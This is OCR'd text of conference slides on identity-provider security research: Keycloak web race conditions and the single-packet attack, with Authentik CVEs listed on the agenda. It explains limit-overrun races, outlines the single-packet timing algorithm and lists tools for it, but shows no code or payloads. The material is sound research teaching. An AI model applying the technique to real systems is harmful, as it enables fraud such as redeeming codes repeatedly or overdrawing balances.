  - Private Key Information Leak (CVE-2024-42490) & ORM Leaks
  - Authentik Privilege Escalation (CVE-2024-37905) & Demo


Part 1 – Keycloak Research & Web Race-Conditions

Part 1 - Agenda

- Part 1 – Keycloak Research & Web Race Conditions
  - **Technical Background**
  - Web Race Conditions
  - The Single-Packet Attack (Technique) & HTTP2
  - Evaluation on Keycloak & Demo
- Part 2 – Authentik Research & ORM Leaks

What is an Identity Provider ?

- Managing users
  - Creation
  - Login pages
  - Password policy



- Making developer's life easier
  - **integrating** with an IDP

Identity Provider (IDP)

Web Race Conditions


Part 1 - Agenda

- Part 1 – Keycloak Research & Web Race Conditions
  - Technical Background
  - **Web Race Conditions**
  - The Single-Packet Attack (Technique) & HTTP2
  - Evaluation on Keycloak & Demo

- Part 2 – Authentik Research & ORM Leaks

Race conditions - The (Problem) Vulnerability


- Web servers process requests concurrently
- Multiple threads interacting with the **same data (at the same time)**
  - Causes unintended behavior (in the application)



Limit Overrun Race Conditions

- Enables you to **exceed some kind of limit** imposed by the **business logic** of the application.
- Examples:
  - Redeeming a gift card multiple times
  - Withdrawing or transferring cash over your account balance
  - Bypassing an anti-brute force rate limit


Limit Overrun Race Conditions - Normal Flow



Request 1 - Code_used = False

Request 2 - Code_used = True

Race Conditions - Race Flow



Limit Overrun - Requests 1&2 - Code_used = False


HOW CAN WE TEST REMOTE SERVERS FOR RACE CONDITIONS?

The Single-Packet Attack (Technique)

Part 1 - Agenda

- Part 1 - Keycloak Research & Web Race Conditions
  - Technical Background
  - Web Race Conditions
  - **The Single-Packet Attack (Technique) & HTTP2**
  - Evaluation on Keycloak & Demo


- Part 2 - Authentik Research & ORM Leaks

Developing the Single-Packet attack (James-kettle - Portswigger)

Single Packet Attack

The Single-Packet Attack - Implementation (Simplified)


- **Collect** all of the relevant *requests data*
  - First, **Pre-send** the bulk (most) of each request
  - Prepare to send the final frames
    - **Wait** (for 100ms) to ensure the initial frames have been sent.
  - Finally, **Send** the withheld frames (on a single packet).


THE SINGLE-PACKET ATTACK ALGORITHM !?
I DON’T CARE, SHOW ME (THE MONEY) HOW?

The Single-Packet Attack – How? (usage)


- Tools implementing the single packet technique:
  - Detecting and exploiting race conditions with **Burp Repeater**
  - Turbo Intruder
  - https://github.com/nxenon/h2spacex
  - QuicDraw
  - More

The Single-Packet Attack - Burp Repeater Group



Burp Repeater Group

The Single-Packet Attack - Burp Repeater Send Group




Burp Repeater HTTP2 Single-Packet

SINGLE-PACKET? MANY REQUESTS ON A SINGLE PACKET? **COME ON!?**

